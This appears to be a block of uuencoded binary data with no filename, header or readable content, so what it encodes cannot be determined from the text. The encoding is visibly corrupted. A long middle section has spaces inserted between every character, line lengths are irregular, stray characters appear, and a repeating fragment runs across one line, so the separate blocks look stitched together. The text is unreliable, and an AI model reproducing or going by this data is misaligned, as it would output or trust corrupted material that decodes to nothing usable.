MZ[]F7[AQIRDKYBZII%@6E?S\$XM@B,X01_8FV.)T,Y[E4.9\$JET_39.H4L[8V
M8]& \<Q4C<-, ,G<L)W)B6,G;\FQ=BL@T0[\$D*L7]'!HJ?26?PEA=C8_79'E*
ME.=#Z9D-U#9E;C\&)_Q,8["@Y5WN9FX83434D(B8NJ53B)L-@]*Y)!J>*QA
MMJM-AS'^#H%D,+V'-;K2S*Y<;/#'^+<<Q!>H'+:YCV10^:Z=>O,9).Y@LZ-
M()LZ!.+A/RW\$<7=QI=19"IK8=;\;+Z!FHW,56:*M>=IC005Y%ZZZG\$;RG44FQ
M.)IH8N*Q%D,\D8M/J/\$_GQ-'9B'##:8W:^%?^,U*#LSXMB4X;^^AD5/^20-
M3%E*^NMK:*R3BIR<IS,!RBP8I#NB.(J+=,H)S.-W9^SL:OQK4/.=KLG.:Z4
M9"UQ=RNXSGH_53/8TO(7U0PJILWUQ61U2LF"4KHRZA[8V-^O&)-F?=>)FJ\$89
M]L@BRQ(9D<I01E/:D-A.BOD-5\$;ZP(@5PE5TP<D_83MT"0*47>! :ET>?IGT4
MMIS54_!CD1DH)5FO,EL-1--=F[H72C;?Y]I!;H,].;:M114,2,9B97QPM; ;
MA!)Z2.^1`EW@,=Y=C*"7U=2DYSTJF9\$,()BZ:A2'+V?30,%T6\$=*`3;7K(=%
MKO:7[&8[?-FR<39+>F?:]')OELE94045GT0>L9G3RZEXT<% (P8DW?DFQRJT?E
MU[;\15F_570^_40! =,T_.Y7YM[1('R]5!&0<Z\R8+W=W\$2B+OR;;S9,6(#NT
MNQ"=9E'@FX2%+<C^5\SJ>J\$_(7WB[9:76,Q1&,N+ZWVLDI#7FV1/\$2IITD.0
MP&O(LAM7VOJR/&4N%4-SJ,8<40X,9#%+VAAK-%>L0!QK\ -S5J&66T-*0V4)D
MM@[-S`B=PFASZ%8X])7F`##+89ZPDF[3"9E]I-FD_-@ZI6.4I2D:IM5F1!EX"
MZLV"568#F`]-J[>?\NOO1T;SA:*X]#" [+SM\$Y]N)%^A9C1>*5H?-92>6A4SD
M*)3HLLD*4EJ7M=JNI)'D_\$/-E#SUF5FJL6N'TWZO%O^![V96VZJ;E_*O[?7
MR;VZV&KJL[ERKGI@6:T#EO/IJN6H%[?63][#*0FE#5.F);+VZ4?ZZ"NICK[T
M0T*F5"ZMR4MK#87L1*_%"VXJ5D^J?;O372(;2DXV46]"[VAGT\B7<GO7B53Y
MW6LKR#1ZY%:0V+2#Q#NF'R0Q[2#F])_>@.2LS<Q%^\X2]6<6\$1R>G6<"#K-
M"B[>=<=HUG(C.IXI3BUB\P[]HQ=LGJ>(\%1P%:XI8U=R6IM.LZ\$IF`\`"Z1G3!
M,^<%KUVUTFF?;<OSD/);O%RK0.2[<UEZS^PRA:'T6,;I5LMUS@59ZPUF]M'J
M(WD5M[CQWIHOB9J[Q2(J9TI\$O>+9Z7_SD6+6RBO[VR9EOUC0)>IB<4ZLS.&"
M-9V9V1\U"RV#^:-\#IJ/5?&.D+(67UNU+6U2&AXNPVI8367,/6J4Y4X]SN3B
MV<M%[PQ8B>R<@),AI'7.)H%J[90?9T!GG>T!H^#NL<AZT=A,)H>H^5"D<;K
M<XU-UH^&ZQL:;);JA(0FF8M#P_773S3PF@7Y-\57)2?H9+-I35.%\,RF/>-D
M\$"/FE2L/8KR<\$N-E]XA6TV+##RH:FJ7/%="KNXY[,%)0N'JO=509(G7+^%UL]
MN'K/Y=<0S,FJ)\YB#4'+U-+F**TCI"6G2%5RVO6^M^?^S*D/[&#;^>^5\$FS
M*HJR"J'2\2\[R#0*KK?C7VX0I>/O'V1:R53&!.4&, :>OF=.KTJ:JTY+/[#IM
MJ@**7-S*GDNE;TY3SJ>*8+;YR[DS_R\$S#Y2)WCM.'A(Q6U/RTE+\IC.=B=9(
M!'0K:\$96YLD5X\$`!4N8J:UK*G.8L9L_\$Z)@VG9]VQG;B%.VT*6^SYXT.!3.3
M+HC/JW0:KKSJPY2[[@8G]N^G.6]Y<;54N6Q91I4;,<;&Y2+F8:OQD5]<48%F
MG..Q1[(YGR-HZ2#D?26_A/M]^Z8UQWFHOVC=D2*7Q4MV]C=K<0^*:*;-6I;4#
MT]4,XB.\$EH(IA>;AJ=B;[OU&C>9L&'F@'"7L^4K-C[3B`]FQ)KN.6,F-@-;G
M:FK_2G^,Y@EJJ^\$5RZX1IQ9`^88CY?(D4R;0,Y#F0-HM,:X]MJ6;1!+\$W6VF
MU)7J.#=;P4;=D]5"N2@4N8F1\$;^YX5'T#A0HY?6Y!KV<E-'DVG-C;4[CBUC9
M>YW9EBC1;QYU*1--Z@0]\$DW9X51ZW-3:U-Q%BD8AL*=-DTZ8%*SMDIPA=IB*D
MX/R%E23-_/YB;&"G(.V;536>[2,W_I*#L6X9P>MJE+M0XR'G!>Z._6P);+^
M'4IHQJ30*JI.B(5G6D+4EN9J2Y0U)G]:^5:7:^3Z9S43BO*[5\T5\\+`4HT
M74[F%*%B4%IQA&G,6@9:7(R9)7IVY:9/MTP)6%4_2-;5JQPM)T%.JVD9BF5
MJ=*MJZUL62@<)LT(Y;289F,IV?;)SIQ769-*:\$FGM5BZ=&1MNU0)E:'8#:Y/
M<VZICOL5%5>SK[5AY37_D]8HGID5K<ZXPJX?T)@J+*3B8\WRB`*K%K(Z-M,6
MPZ`\`Q,"C9ZV/%/-4+!T'@FL,/XJF7+*.'%F9XQ'\D=H'W[*',S*8P*F-6DL
MFF1Y4T%Y:Q?E6CEEX95G>958\$#!EZ^<J09-])>O)-0.<T^8PFGT_@-%=[ZX\
M+'.&?Z-,/^67\D7:W6U)VUMR()3SIF+KABI[3,\C:![#1U`21]!QI-3'6H@I

M' <| `W31\$E!^GGA;UY2*#37 (=G:5B9M<8;41!R1>;W)?8B5._J3M*C>I*D (R-
M3!1\#F1`ZG;SM8 (#W0-;Q (\$+1_+CPW (WZF@ZEQT3AQK1/IAQZK9G;_2=, ^!%
MA [+ / 0 - = ZC < / NY # ; 1S . &) # - \ 7 : / > V ; ! U 1 T \ R * T \ UK (C > 6 ' J ; . 5 L 3 : & T S I ; U S ;
MZ . @ ` F F H J H 7 = Q O 9 ?) J V J F , C Y M N 3 I Q [\$ C : L Y 8 B 4 9 Y O B 3 3 5) M [8 5 < Y 8 G A I < > G 6 9
M V : 8 . F L S ! F / Q 0 . ! A G - Z \$ V C P 6 D # Y V 7 " , (K Q @ X 9 S / @ J I V \$ 0 8 6 2 , > V * N K U P 8 = M A S
M & B) 8 0 @ T 6 + Q 5 , X 1 < O R 6 \ : ? 4 + 7 - (P) _ K / . V , ! H P ; + R M : 8 X F L . B & , [K @ \ ` () \$ 5 %
M M F] C D Y R P 4 * 2 C ! E S A = ? / - " + ' , . R ! W F E ' W % K 0] O S > X F V & 7 7 ' 0 @ B 7 ^ _ 0 8 A E R 1 5 K
M X W 4 R Y L W D & 9 ? " Q I J X \$ G K & 2 ! O G B D] (F V ! I \$ \) S (T O ; \ 0 R 1 E L 5 J Z _ O S B T / 1 4 E % >
M) \ J R % I F K <) C V L A P 7 3 1 & U G M 9) % ! 4 ` % S ; P = D \ 6 " H + X 5 ` 2) 2 0 F . H ^ 2 + 2 F 2 * 6 = N C
M G O Z K G B + ? C N E Q : R * 4 U . 9 , C ; E S 2 & 5 = L I] J > O J R # ; & & 4 @ W O + E % U R V M L [2 M Q K = O +
M _ *] ? < C ? 7 W \$ ' Q = \$; 0 (. 6 ' N > M 2 R (] F G ' \$ B M R 9 6 V R \$ Z 4 S 1 ' / X Y ^ % S 4 2 - / 5 3 > C 5 E
M 4 1 X U 8 # 5) (I K , L + = I < B * E R U Z U A L] 9 7 F ^ ' L \ Y \ M # Y , (" * K (V < % Y E G [; 6) J H T] ,
M 4 + D F Z _ 6 ` X E I 9 V 2 = \$ K Y H] Z 4 @ 0 2 Y \$ Z / 4] G R % M 6 Y 6 (Q U S 9 D T 2 * [[W _ 2 F M * F * 1 I @
M ; G ! I [H ; # 6 6 / O H F _ [" V _ P 3 :] U 2 L * 9 Z 6 ; K X H B # ; V C 8 \ 5 C ; # ' > * 0 : 6 + > V :] T 0 \
M * \ V X > _ 5 H L W G 0 / ? > I S ' M F < M X Q I + > V 2 * M 3 G . X = T V) _ Q O 9] \$ 4 J Y - 5 ' J & E > > = C T P
M I 7 I X ? : # R 5 0 N = U ^ 4 - * [. 3 S 6 A G N 4 / 4 8 L 8 M J H / 2 R _ J I) 5 ^ M 9 C Q J . 4 A J T 1 9 2 < 9 : W
M M) " " / = / R I E _] I E 9 P % E] : ' B O T K K 3 0 ' > Y 0 ! U M : 5 O L) 9 \$ U % V \ ' ; K & Y + T] F 6 4 [; L
M R = . 5 T Z _ ' < J ; E % # V / \ @ 2 , G 3 D Q G ' : + B X - 2 % < I 1 E < / R > (U J B C 2 7 * \$ F T 4 5 E ! ,) * (
M E - K G 6] # ! E 2 0] B H 1 7 E * - ^ , [- V [8] Z A 8 2 A \$ R J E ! / X U D L _ G & % ' @ # K J J I H % C & ` Z .
M 1 L 5 P E 0 Z ! B : 1 1 3 S 5 S 8 # % [H H 3 2 / S 9 Y O Y B T F L Y) ' W R : 1 Q ; M U 9 D Y Q F ' 7 ; 9 @ K * + L (
M T O + ' U H \$ - / B V I M = R \ V 3 K 7 9 B @] / F S M 5 K " R D / ; N 6 < < H % Z) F ' V T (V [< O . Y 1 % " W V L
M 6 8 D J R X < - ' G / V W V 7 I (" 8 ? ? G Q 7 Y # Z J 6 : > 8 3 N & S F 1 V = ' 1 <] " P R H 2 [7] / + ' @ 3 : Z V
M + - [+ F 1 F * 6 8 = < 7 C ? B J < ; ` U A = # B ! 9 1 L E C I ! M L G 7 I +) 1 > 6 G 1 ? L (# Z ? D 9 G - 1 : \ \$ M
M B @ A U W K , Y # \$ "] ' 7 A . > - 9 N \$ > R V P V [G ; 5 Z N A I ; 6 " 5 H > U F ? Z G & @ Z * < (5 * Z P F U Q 7 ;
M R I 7 9 \$ B U [J 7 * 4 + 5 V & Q * F ? / H 4 H . W 4 ! \ I \ - / . # S 2 4 0 < D 8 3 L & . 4 I I X (T > F _ & 6 Z 9 4
M R A 2 / 3 F * * * # 9 C (^ E C ' M : H = Z ' + M \ 0 R Y U L H H : J M ' 9 U L J E 4 8 Y M \$ F : Z K N + ^ (. L S - S
M _ J = S 3 X ' * * : " 3 G _ ^ 9 H . N ^ M / N _ 8 K ' V Y , S Y G ^ ? B [Z _ @ _ , ^ S = @ " H 9 0 6 > 8 T \ [S \$ 3 ;
M J K 9 . _ #] S # . C , , : ` S Q X # . ' ` , Z < P S H S # & @ , \ > ` _ J 7 < ` " 9 & C H 5) K P ; S O - J : ' M - .
M % Y 5 7 (* 1 I Q 5) Z J , @ ' @ \$ *) ^)] # - # 4 A ; A & S + A 8 0 \ \ G V 9 0 E T > X & X ^ \$! < % B 8 Z & F 5 <
M _ : 6 ? . * K % [' 1 : G & @ + K M O ! F C U W A ? U Y 3 B J E < S " I ; D O G \ C F J M > 7 9 6 1 C I [< L > M : H 8
M O B ? - / O X R 7 \ R (C 0 8 \ ? * , 0 J U W < A C / [T C 2 4 = F [S : ' 9 N 4 / * P H ; \$ \ A] A @ W : K E S \ ^ Z
M E J) , ; I O E G 5 1 N 7 C # . < 2 H 6 Y < O & (4 K (I M) 7) < J A = > . Z E R & L) % ? (D @ ! \ " 0 A S A Z Q N
M O O : E [1 2 M E P ^ ' % H F 0 , Q ; 2 Y Y P ? H Z K . V G G / 4 R 6 - 3 (B M ; < Y % ? (6) 0 ? < 5 > Z 9 W T H R ,
M L # B Y 7 : I J = H ? 6 C 8 D G * G 2 ;] % [J Y 0 K . U N , * ; ! F @ ' E 3 + * ? X 1 Y 0 R T N Q K Z < T ^ % N M S
M J * P U 0 X U D 1 X 4 J U G * Y 4 _ P] Z 5 [K 4 Z Z \] % 9 " U W K * C 7 E N 3 () M 1 : > 5 C ? Y L Q Z / 4 0 < K U
M D M K = , ^ 4 R U - L ` J V 3 3 I 8] 6 W C & - 8 @ [* T < % E K * V A \$, [J U I 9 & U U 2 K 4 X ? X K O A V U D = (
M E E & Q K F _ [O D C J < M T ^ E - I / . L :) F & C 5 Y \$ E S U * : 8 M F J 7 P &) > & < # _ 8 R Z % ! \ V Y I) <
M O , ; . / . B B) S # * % B / H ; I C I (G > 3) [T 8 S R F W Q W) # H , J ! \ W " \$ Y / 2 L V E ; R ;) E / G I D ^
M [, , 4 # _ & ^ 2 # K _ N S J / % O 3 J . (T & " W " O Y J 4 % \$ 3 W 9 X J 1 C ? T [- O 7 N W + M A R _ : - F _ < .
M] # ^ [5 U \ ' 1 , % M P 4 S 1 < U 8 K S R / I @ A P H [< M : . S 5 \ D J ? 4 1 7 + : G Q @ = @ ! F A T Y 4 = + Q X 8
M 3 A _ 3 0 ^ M Y 0 Y : L Q 2 Q + I ; * & . ! N G V \$ B] ? E ' P H J + = 2 1 > L T T I + & + 5 _ A (. % * \$ S H : K + O
M B / ; M D N + * % 2 ; & > 7 I # + I % % 6 R 1 L P 4 5 I W X V 9 U = ; ; 6 R O B \ H ? T E 7 # R 3 Z X : H " \ 1 K E M &
M P 2 = Z (% W 8 A N \$ & _ ? + Y) " H 8 ^ J H ^ X M @ ! N . 0 \$ B R 8 E C 5 H B . 1 / S A W P B , 7 T _ O 9 K Z 1 ^ # C
M ' I - 8 Y L N N C / . ' U - H Z . J G = F M H W 8 . > 9 0 _ \$ < L C Z # [[G ! 4 R (V) U Z W = V O W K M Z = _ = U ;
M 5 * 9 J [6 K ? E G F H V 6 , W [C K / 4 Q _ I Y \$ J - 5 \$ 8 = 7 G 9 E H % 6 X W L Z K + I N H Y ^ C + 3 E \$] S - Z O
M _ I * S 0 : I . U # (3 * Z 4 R 2 D M I U 8 C H ^ < 8 Z P > X T ; M 0 3 G 5 N K 5 0 9 3 S ^ G 5 R W [Y ,) V L T \$ S 0
M N M I 2) L Q * E \$ B - < C > @ \$ _ ^ T + \$ R H D 6 _ Y ^ [^ M 1 N O B Q ; . B 1 N ^ % @ * Y 5 9 X ? L / 6 # . 1 = ! 4
M N [, G 3 \ K (N 8 5 C \ E) " ^ Y Y % 4 9 > W 4 - O 9 B F & \$ > ! ` S D ' F K ? 1 + 5 O G . A L F @ ' E & N 5 R : = D
M _ 7] (M / 5 .) 7 _ (M Y 9 7 - " H B & _ 1 I 9 ` 8 G ; V 5 \$ 1 4 X) & ^ ! 4 1 @ X 5 F M 6 8 ! _ W ; % Y ^ : G V L H
M G P ; 0 ; Q Y / I 6 / K P [2 U M < > H - ` % E - 9 U , G _ Z (, & Z Y , , R " % > 2 I 2 D X - R 5 ; 2 = . 6 L E E M
M S J " Z I N ! 0 P ; 7 4 7 I * , N 9 8 = # / J 1 #) 5 ! , A D ; 4 0 ? H ! J ` L 3 8 1 I ^ ^ U N . S 3 H 6 H N 8 7 > W -
M & A] F @ _ [, Q H J 3 , ' . > K > M 1 U > 9 V L % G > D V H 3 6 ; 7 I F % Q W , 0 1 ' G , 2 F T U G 5 Q 1 # 3 , ; U %
M Y Q " R 8 < G Y R & C F \ ` 3 L 4 G ! ' \$ (= P R D 5 < 1 Z , P G 5 P 1 E = G 0 H 5 T 8 # F 8 B O & H D , S [N W L O N
M M 7 Z U / K (G \$ U 0 + W) R V + Y P 5 & K % , P W M (\$ A , 3 % : 7 < - H J A (J ^ D N : %) + " Y # S = 0 B U D ; 9
M 5 ^ " > K @ S - C C & 7 + ! & R P " ! ? Q X K : @ A [3 M F * O # 9 = G & 0 X 5 ? 0 " E K 6 _ . / ; @ E S : : 4 U 8 A J
M S F T * 9 ` E % 3 S U 6 H A ([[I 7 & N 8 + 7 : Y R V , ' Z R ^ ! H F : , ^ U 6 ? Y % + + 5 Y 1 O Z = F ? 4 _ U V # 0
M I 4 X V N % < ! 3 ; [^] 8 1 B R > T] 3 _ Q 1 & = \ 9 O W / N ? C [* U C < [: 6 _ @ : O 5 P \$ I * \ ! 2 J U J
M : R M C # = # , N I ^ 9 = 3 \ S Z W Y F U O W , K / N 9 6 ? < S L ^ [G 3 V J D I [' N 1 U F M L _ % ` 9 H C L 0 5 \$ 9
M 3 0 4 * S 2 # 4 8 < 4 N 0 U) F T ? 0 _ (N O [@ ? 0 V @ U F T # 3 L % \ 4 < N B) N 9 # 3 (1 _ L [E ' K H 1 5 I ^
M D H ' V < B V " C ? A 4 4 \ ; 2 ' K ^ [A / 5 N " . =] J 8 ^ \ ' / " 5 U C N \ < / @ < + / E @ I N C H F O 0 : W 5 ! C K
M V) _ " ? C T T > ? U ? 7 ' T P , X + ^ Z _ P [, ^ - _ 0 = 4] 5 , S > 2 + 6 L O @ 5 H B O % _ K # W 9 K N _ : 4 _ .
M C / _ R 5 \ Y X W ^ [, 6 4 / 6 L 3 M 7] [M ? X R 7 X A N 0 -] L A ! 8 C N A H J E Y ' 8 K 9 3 E 4 2 / K 6 5 I C
M N ! \$] > I _ ^ # A 5 M H * (X :] X X 6 B . 2 2 0 K ; 3 6 ' I K K M Z .] ' , _ R (= ? J = \ = \ ; J . @ C 4 B 9
M S \ (& 2 < - 6 ; 2 H ^ Z \ F # ' Y S Y 2 % ' / 1 ^ U P / @ & < . < E " I H B 6 # 0 D I 7 I W - ' (G L C (Z D T : T I
M 1 D ? 3 V 1 R 3 / < , G) \] 0 ^ > \ = \ - O X Q W ^ 3 E _ ^ . C @ Z 4 > 5 ? Y 3 W 2 T Q] M F R O ^ Y ^ / L K F / \ [
M : Q . ` E M 6 + . ; \ V . > < 7 C [7 & V L U 8 V Z I D ? % 5 ; J H P Y O Y D = ? S , S ? S , S ? S , S ? S , S ? S , S
M ? W ^ E , W] G M H \$ ^ . U O ^ - N 8 Q) A % G _ \$ V ^ (5 " 9 3 * 2 M 4 C U T 2 G 2 0 0 = C # Q ` ` ` = 2 + Z 5 M 1 Y
M D & ; 1 D 6 R A Q 6 Y R _ ; K < S R ; + 8] I L [Z ! 7 Q . X 0 + 1 8 < 1 C , T @ K 9 , G + ? 7 O V & K U ; [% N S I C
M C 0 7 > X B 5 N : ! ! Q 9)] G G 8 V ; ' Z (R . I C 9 / T % [@ V K X W - E M X C 4 = E # > ! H < X \$ V 8 0 E 7 H & .
M 3 C Q B ; N L ? V - 6 D 3 D L B 5 = L R 1 T R , _ T 9 H + E 0 4 " F Z # R ! Y H 6 3 N E B V \ @ (H % 0 K 8 V ! <) " V

M.A[36(G>C&61>)26/S&6MVYP+@R-9Z7>J" `6Q-!\$WPF3S1&W/?\$;- .8[, _LR
MXW2V;V\$5OS#7Y\$>\$B[\U()EU&\:I3AL8.I#+9&G7XYKLNXXQV;S+[@1:PK\$#
MQU:9.\;SQ?Q0?@0U50?(_CS,Z<"HK+V8VP',&JPVYH?)JN-S6C:J=HP>V7-
M0=<_1,U(O*NKPWQ6_D#.O`:`MJJSR!J#")K_8,,VYA5K27:BP8MWQKI:NJ+F
M#G3."R8&1"TM;71&1\$>BK:6EHRV!U"() (E6M,EFEIXW;_*:-93[),;BR)_3/
MMM63Y(%MT_QY@6J_CJ1I%PMG)Z//23VT<,M9<F^N-5.K74QAE`64)/NL\;3%
M&OUGV&1+>O@@QH#(=)2QJ>*A=?A:~*WF0,N&_%'\$\$1<?"R;V'S!3476=ILYE
MSPWFP(XX+R63OZW9A)C16!S_)6.Q9GKF/WZ.V\^2)MGL#A6#CT69M)]C+G_B
MX(02[UP\W?Q5&C6NF/U6C3?NDE;&J\?E4#IQQ93TQK6X8II4,=_GF*:-F\$<J
M[-%XY90E3_IHT\K7I<_GJ+N;04:_;/955ON@YUS;MS.:;I34VC?RZ[I?*F
M49?0K:NI->_6<"D=>G.Y'-OPUWS2HP\$U'UECXH/-ZIH12V6B1*E,@4TJEA`\`
M4V"840+(>68:1<*X5B(L#G'E.::%2FF4*==SS`[EUD9*DV32>%T2ND-I4OEJ
MWHZ]E`;LN&(>;204^1/>_++D<=F&OP;BF@P)W:)*2I5P:TG38<+#/^724DR3
MT\$WIM@U/FJ:3W@H57UZ<[F4-F*:#-Y<]LM9=RY,;ALQ^W^W-KS6&_H.^5*
MK^1<;JEL*]5620%3@B<Q3_C4`.0/(95TI40HOQ8VH7"3-&I<DH_UUN)9TL1<
M<3D\W1P2JO4*~K>\$;LW[I]\$K8<*5:K<&U#3JVE#?QEQI46GT\J5*E7))I:9"
MUX;[K:X9KS9B6EH2+JE*MPXQ+2U>;VY[,Y-?SLI95\$I7[VY)2^EPU@LX9L+
MECQN'>KYXE<6=&VX\AMAZYXRRV5R9*E4C"-6W\$A6M)GHFO60J58VZ*.B30/
M*C<\EZCG96+\GU.>4*HD,37>F"m>/2Y5\$I52C=<;EP]E3->2I@U-0C>E*JTK
M+BW5;@VH:=?CBGFU?7HZ],D13<)4"6UKZ3TS%N5.=:E\U+2AV5LI^]0U7R*/
M3M,V7/E8;JELGZRM#-/8J@^<US)!-.HH5*J5%:HI)K+%@<[5#*F%\<Y)%P<
M4NZXDNK;A"O>E"=>1*\$ (TE2B2NI2ZY+Z([+YSGFT88JE<I!M?EDPD="~T^=
M4DVCK^95S6CYZ)<N/5]TW7KC<K)5)4RYN,5CI7/9*Y7*P:W#>,R;LWHH74)O
M;NHY[M5\S"<W07F7\H3RY:_FH\6AW%+94:)4)EAQS>(YJ=J#^&7Y)XE">6F
M5#DD^3EFT;CB2MJA?"A5>11M)!7^JE0Q3=IX"1UZ.<3=:73%I?)7*=U:\FHC
M[K\$--8T)B[-+0E4#;FUK:2RA0Q^I5&XN"?VTK<I02O.Q:6I>MZA2:=1MWD=7
MFCZ]FE<UH%NL)Q<TS4)M&[KF?*"E!(=R2V5GR;8RX?"7U4I"/L=\$<^POH?B9
MLD*IE`GG.9F0=\$ZH9,)-Z:-Y5F?"4[X2RENOM#&608E+D3#FB5=-8TP+%5/D
M5^-2N;DE3&II2;F>56VXTI5P4_JE,>;5H<];3SZ6T\$;"F\N:#F,>"7TU'_/&
MJ^>R5P.3VX9+5UHN1+0<F4R'/OKT:MZC0V^.6_E8PC8\N>RRC7)+9:I\$J:2Y
M)KDM?C'' :F2EH3P2PH:5RCEK8M#C)]M&E4;2>6MES_3Q%VAXI:/_=976AFO
M*Y0JH2J5&LJ=KI@6EUO:I"~M;E%N#7CMQ.:@Z=!7*I<VO#KTO/5J*>:5T`\M
M>HY[<]FC8:_DFH2:KE1MN'+\$HWF7KMQUI.(MF<MQG;]OF^)K;]YG'PE+2^7.
M!:54.B>F.M)^Q>*6`YF1,?JN/9RA53'9'*V6.G(@ (Y92Y<?%E_<T>C&07)M(
M:[HE.^L+J_M\$4I\J@(_9V-&)DQ;1K;4+?ZHYWAQK3@G0OY9+2"C^ZCN'OLW6
MS*1D,<]OW?_,LIF*;*IHGI'2G"\$VR2D3U5XRFH[FE&K4K28=]%48.I`1JZ^&
M+-..EFZ)V>QW;M_507-^,4.ZHJ,9LID=S4BH29W..#SB\FW`YU`%VB(K@V`
M7P)^"56>2>U^8UR)K1VQ,]-E=TV6B5,T<"/HJ;#6-K!.HGHDHBC:.#"!S:
MQ!L2N!W4[!:!.@D,;. "3'(<["4VK:0=<.NB0XM+5;H3OH#B3H&X#=1NH\$YQ4
M2GT'<4:(.)LHR3*9%MPAL3;SI(2M(80K5UD")HK;-4&JDQP0J+@YO95K:2
M\$FJ6M\$FE4') (YZ088DU)\$^R34A2*%BKA4"(I*2MBJ3JS4^8B)4\HJ8L%M9-%
M&4&J(F50<D@YI"1*?%L7JSDI,RMI9P0IEK*1U-C>+K-***5=9AUE85N[5\$Y;
MW+<ZOH9WFA;,B*Q7[1JU:16MR*,CW,3=;+3"!?6T6-]X(#VR3ZSEXP76,6:&
M"CLNECC*15:T@57<R2[.@LL=,X>.#8UD['MLK>5.5*>+M65TOG/:NL&.(I8K
M:D6H0M14:_B2-[@A%Z_I[=Z\=W/O=6KQVDTKZ>2=;86^`?PHG\7;(#[B*_\U
M-#67&:*05_XW=0B+LOPXK!!.'+YY-Y`9S;8<F2P#S0&Z;G<LG95K>`49'P4E
M3[XRK:.OY)V_65I8*~LX=Y`6"]#I]N<X*X[DQX<+S>]J1LI<7B-(_ ,6R?S[7
MB?F-9@H%L<),-/1',N,9*VY:BV7A6>8L5@?M8L6)\$HAR;B&Q%8M9E9PI34J
M=RODAX8FQFGQX5":E@<JNZ#C'>9P=I]8I5>DD]=;!-?!#"WXE0SM#=7-<B&Q
M%H.]+CF?&SEF%_H_D?B5=Z<@#3QZM_9/SRK)6AS`8B:Q%3?UU-9ED<9Z^^*\$
MR;A;C"5EK`QKC\7!6:"/2LD4W%7*\F3OZR7\$>B4FUXR;NAS9XWT2,2JMDW)W
M4Y8C>V^LKY?0%Y>87'8WM5X#F#ORA4*6%JQ/40[-EA;+BI-:X8`)RW)4AO7N
MV#XPT+]A2^>Z9@P\K-/5'>]0D%E5:SN,.48`U'C7UFUEI7![EC*R30R4#+/
MOFE4WE8#46X(*F(BQ#1,282@TEE6"(J#TB[B*\$M7%(<((6J`<G5%(@E=E:5=
MTI\$((0IH.2'^K)@557RJ9957]8D0U"6(E501R[SK*[-I<*Q6NN7%(:RW5^9Z
M>7&H)EZ>KE1[+T]7(H3L>(D04QHO)1L1R=Y=646*1!(J[N5V=,H09"9.II13
MI&2:98\$J-PXU&\N+PZE\R@NA5B7E]8'58EY."-NQT4OI;>_\`#91;]&&\$DY
M(53J\E).\$DG)^LI,N;0JIZB75\6)\$+VR4)5788G*H3?&O85R*D6E.BDS#K;U
M>%^9NG)70.7I2MA(3+KEZ<JQJG)'8T0N1E9E:5?24AGL*U-7[AC*U\$J03[B
M.U>76ID]?.%3K"7-UU&HUUIIO<6>W@'/`4@[,_MIG^6Q*%[NE7=6-"L(:)KM
M72[G_J`C<ZN;M%Y&L&KZ#2+*0IS/'U\$#&S%7#,/,C&*I4&QV.<[FDGG>#Q+
M\$R',4\$Q/\UA8SE*+C!BYS3==S(\;.8F1@=I1GN?V1AOE),I\$;&I-0TQ:,-0
M-L?,Q`2+Y@P)W(T?U+ROK!#@^+.-#OB9AK#`#V;TW4?:15]Y<5>'O,6MF!X7
M%P/2OM*C)%DL;\<>"_Z<@T2Q`DH,H8=(CKU=&QOQX*\7,\$V\$`E8.E)@+U_*
M4],MD_">G2Y/87_.6C,BI^WW2(\59NSHOGWBOOM4DWF%&3=7.==P*(>)NZ]I
MH\..HL_M<7Q.:></L*!D#](9L'<E0CJ3XQGG:P=Y<^IM#&?GB=]/: :62`?3/]
MFJ'\<&8=70.PIE4\4IKD9OIQ17`8VIKLN.D.#M#M0&B*=(L>\M'%BE)F*PZ\M
MKF):YDBVD"EM'=;IZ-F"-(!NYC>5(9#?.\$3HT_VB*_U8K;W)XX^2V#+LR9F?Z
M:A"~L6;/63%IA<N;-/@`BTPV0F&Z`MND&2\$XW0/MT`W1,-T"GSX#IV,HB.;PX
MTB1NKUH]98\$24X\$%Y=C"<@H&&3HXE&W?'`E%48Y)TKRV8XCJ-3Z^Y\J3K=K3

M&WMB-S29-] \\ *4G\AB;U8J"IR!-3<VR; 'L?DU!S;I\>Q8VJ.G3?8!U2YJG.^
M_\ (FM&XY\ -3H=, & \.P*'>?:&9LJJ\$E<-V#>?* -6\XGH.\ "/8EV3OF?>;!\$'
M1V5'5 ([QTL3^:1BP:YJ9C' CJW' <' *<NHW4\$2TP) 2EJ& [@R2G' Z0LXW<' Z9A^
MD, [I!TE-/TC7:63EZ61_?/+B[:*>1A%WQW+.BCF?/Y#=#GQ,GC2B+2,8S8W3S
MFSB`P!R3,^G'RFJ]Q*=0A] %T:@/I25TR\3"%#,QQIV!8^--[:/RYP%NKE,YN
M[[_-/+<@&_@<9+PXNVA<GA.R;R(GCE3A41P-IJQ/T8-0G7)+CCP>R+ZFIID9
MBH^3]//^O`WE)\$?*\$WN2\$D[P5!07F4]-E'T'0!DW7U_'@_8G?_2`>F\,'H*
MMR3)Y+PG"4DM%86E\$ZHHJ&.&?JNJ^.:]0A_T[+ETS^>VO69>='FN[J&`.&FJ
M&0.O?73V%^(6[Y7;DD_;MZP2A4G7:&5S>V``5M^U"3U=,Y\$T;_9]\$>]P&9L_
M\$89--Y,PZ@N[1RP.PCJ[L9JF\$ZN3]OY<EJ8=Q"%; \$T4^O4N^%8>(B:OOA%+6
MK5MGFLDF\SE2VB; !+-8G_UOM4A\&TR(PXD^ZD\AO; `E\XHAWZ' '@KP)_>.(
M=Y0;B7PO4I* @6 (B5C*2--WPYB6SPC7[R.%+N."@9A))QI":/P[82CH.2WD3Y
MKL39%J>XXDTRQC[^6ZU*"0:"OTO)W?Q70@)?]2J4=@XZ,MD96DHD I7B24+%F
ML^CI&(S3\$7RRM9)/I"3YJ+4.G#1' \$U1L;#TE4JLUTN("&R#W' \$)Y45Z)LC^P
MHW./H!&T8>!KO@%IFO-E(OX9B)NGPYQVW2(XV[B\$HE]CG)"!(?4=*+KF`YQ
M<CK\$B5()D8:XUBRJ=\QQZFP#HIRTC.O_9D9R>?S+S4>[9K"+\`&ED=DEI@YS
M_LV,7:09A;5-UB! .48XWG8L*S#(QCMYID)K<M;RKM4IY&BMW' 6\9N* >*GZ2I
M<D60T"+0&RI/:Y@H,P9%01UZ.^5N<#WME-/@3M(8NN-(:E%_H_09/%,G)8T"7
M;T^>NCK6A:*=5(FD;2Z3D2'5Y9`AATN22; %<W\$R<3*1U)Y/&52Z0-2OLP4B
M*O='+_WB#>?X0>I^ .P?G,?F9_1[&(T6^6G1H)]3KV;GX1;ME1*?^;SWFC@W
M02OW*.OAE9,MHP4D:B13S.<BXO)K>7%R1+G0OBF:99Z3QN?<#3W]V.ROCY/'
MQ4JQ[EK5OF?0U<?6=>&^U^!(H6A,3'<@RVO`?:[ET"'\H,UE:YT/H4I-[EP-
